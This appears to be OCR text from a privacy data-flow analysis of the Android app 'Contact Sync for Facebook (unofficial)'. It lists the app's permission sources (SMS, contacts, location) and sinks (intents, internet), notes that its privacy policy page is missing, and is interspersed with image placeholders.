
Data Flows



Contact Sync for Facebook (unofficial)

IMPORTANT:
* "Facebook does not allow to export [sic] phone numbers or emails. Only names, pictures and statuses are synced."


Data Flows



Contact Sync for Facebook (unofficial)

IMPORTANT:
* "Facebook users have the option to block one or all apps. If they opt for that, they will be EXCLUDED from your friends list."


Data Flows




Contact Sync for Facebook (unofficial)


Privacy Policy: (page not found)

Data Flows


Read SMS
Source: SMS
Read Contacts
Source: Contacts
Read Location
Source: Location
Send Intent
Sink: Intent
Read Intent
Source: Intent
Send Internet
Sink: Internet



Possible Flows from Permissions



Observed Flows